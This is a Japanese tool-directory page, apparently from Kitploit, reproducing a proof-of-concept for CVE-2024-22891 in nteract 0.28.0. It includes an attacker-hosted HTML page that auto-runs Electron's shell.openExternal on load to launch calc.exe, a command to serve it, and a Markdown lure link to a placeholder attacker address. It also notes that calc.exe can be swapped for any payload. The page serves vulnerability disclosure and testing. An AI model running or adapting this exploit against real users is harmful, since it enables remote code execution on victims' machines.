
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2024-22891 — nteract 0.28.0 オープンリダイレクトからRCEへのエクスプロイト | Kitploit

ツール/GitHubGitHub/eqstlab/cve-2024-22891
ペイロード生成脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテストレッドチーミング
GitHubeqstlab/cve-2024-22891

CVE-2024-22891

nteract 0.28.0 オープンリダイレクトからRCEへのエクスプロイト

リポジトリを見る
242年前未レビュー
共有

Nteract PoC

CVE-2024-22891 の脆弱性に対する Proof-Of-Concept(実証コード)です。

nteract 0.28.0 は Markdown リンクを介して Electron WebView を許可するため、リモートコード実行(RCE)が発生します。

このリポジトリには、脆弱なアプリケーションの例と、それに対する Proof-of-Concept(POC)エクスプロイトが含まれています。PoC として、プロセスを自動化する Python ファイルがあります。

1. 脆弱性の概要:

  • 脆弱性の対象: Markdown リンク RCE
  • 脆弱性の種類: その他: オープンリダイレクト
  • 問題の顕在化: Electron WebView
  • 影響を受けるコンポーネント: markdown
  • 攻撃タイプ: リモートコード実行
  • 攻撃経路: この脆弱性を悪用するには、ユーザーがリンクをクリックするか、共有されたプロジェクトのリンクにアクセスする必要があります。
  • 予約済み CVE 番号: CVE-2024-22891

2. 脆弱性の原因:

  • nteract 0.28.0 は Markdown リンクを介して Electron WebView を許可するため、リモートコード実行が発生します(webPreferences の nodeIntegration が true であるため)。

  • エクスプロイトの説明

    • アプリケーション内で MarkDown を使用してリンクを生成すると、Electron を介して WebView が作成され、リンクへの外部アクセスが可能になります。その結果、攻撃者は攻撃者のサーバーに誘導するリンクを開かせることで、リモートコード実行(RCE)を達成できます。

Proof-of-concept (POC)

ステップ 1)攻撃者は、openExternal() 関数を使用して calc.exe を起動するためのソースコードをサーバー上に用意します。

<html>
<head>
    <title>jruru Link</title>
</head>
<body>
    <a id="jruruLink">jruru Link</a>

    <script>
         // Script function definition
        function openExternal() {
            try {
                const { shell } = require('electron');
                shell.openExternal('file:C:/Windows/System32/calc.exe');
            } catch(e) {
                alert('JRURU - External link cannot be opened.');
                console.error(e);
            }
        }
        // Automatically execute openExternal function after the page is loaded
        document.addEventListener('DOMContentLoaded', function() {
            openExternal();
        });
    </script>
</body>
</html>

注記: ※ すぐにテストしたい場合は、攻撃者の PC に以下のコードでサーバーを作成してください。

$ python -m http.server 80


ステップ 2)被害者のシステムで nteract アプリケーションを実行し、Markdown リンクを作成するか、攻撃者の ipynb ファイルをサンプルコードとして共有します。その後、calc.exe を実行します。

[Read This] (http://[attcker_adress]/shard_data.html)
neteract nteract2


3. 補足情報

ファイル共有を介して .ipynb ファイルを実行する場合、リンクが表示されない可能性があるため注意してください。この calc.exe は、ローカルまたはリモートの任意の悪意あるペイロードに置き換えることができ、攻撃者に被害者のシステムへの完全なアクセスを与えていた可能性があります。


ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    786
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    429
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    262
  • 6

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    256

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →